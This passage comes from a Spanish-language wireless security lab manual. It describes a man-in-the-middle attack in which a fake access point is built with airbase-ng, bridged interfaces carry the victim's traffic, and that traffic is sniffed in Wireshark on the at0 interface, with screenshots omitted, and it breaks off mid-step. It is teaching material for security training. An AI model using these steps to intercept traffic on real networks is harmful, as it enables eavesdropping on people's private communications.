
7. Vemos que la máquina responde a las solicitudes ping como hemos visto:




8. También podemos verificar que el cliente está conectado al mirar en airbase-ng en el terminal de la maquina hacker.



9. Es interesante señalar aquí que debido a que todo el tráfico se retransmite desde la interfaz inalámbrica para el lado del cable, tenemos un control completo sobre el tráfico.
Podemos comprobar esto al iniciar y empezar a capturar con Wireshark en la interfaz at0:



10. Vamos a hacer ping a la puerta de enlace 192.168.0.1 desde la máquina cliente. Ahora podemos ver los paquetes en Wireshark (aplicando un filtro de presentación de ICMP), a pesar de que los paquetes no están destinados a nosotros. Este es el poder del ataque Man-in-the-middle.



17.7.3. Man-in-the-middle bajo puro wireless

En el ejercicio anterior, hicimos un puente de la interfaz inalámbrica con una red cableada. Como hemos señalado anteriormente, esta es una de las arquitecturas de conexión posible para un MITM. Hay otras combinaciones posibles también. Muy interesante sería contar con dos interfaces inalámbricas creando un punto de acceso falso y que la otra interfaz se conecte al punto de acceso autorizado. Ambas interfaces son un puente.
Por lo tanto, cuando un cliente inalámbrico se conecta a nuestro punto de acceso falso, se conecta al punto de acceso autorizado a través de la máquina atacante.

Tenga en cuenta que esta configuración requiere el uso de dos tarjetas de red inalámbricas en la computadora portátil atacante.

Comprueba si se puede realizar este ataque con la tarjeta incorporada en su computadora portátil junto con la externa (USB). Esto debe ser un buen reto.


17.7.4. Espionaje inalámbrico mediante MITM

En la práctica anterior, hemos aprendido cómo crear una configuración para MITM. Ahora vamos a ver cómo hacer espionaje inalámbrico con esta configuración. En el laboratorio todo gira en torno al principio de que todo el tráfico de la víctima ahora se enruta a través de la computadora del atacante. Así, el atacante puede interceptar todo el tráfico enviado que hay desde la máquina de la víctima de forma inalámbrica.


17.7.5. Espionaje wireless

Siga estas instrucciones para comenzar:

1. Replicar la configuración completa como en la práctica anterior. Encender Wireshark. Sería interesante hacer notar que incluso aparece puente mitmce. Esta interfaz nos permitirá indagar en el tráfico del puente, si queremos:




2. Iniciar sniffing en la interfaz at0, de manera que podamos monitorear todo el tráfico enviado y recibido por el cliente inalámbrico:




3. En el cliente inalámbrico, abra cualquier página web. En mi caso, el punto de acceso 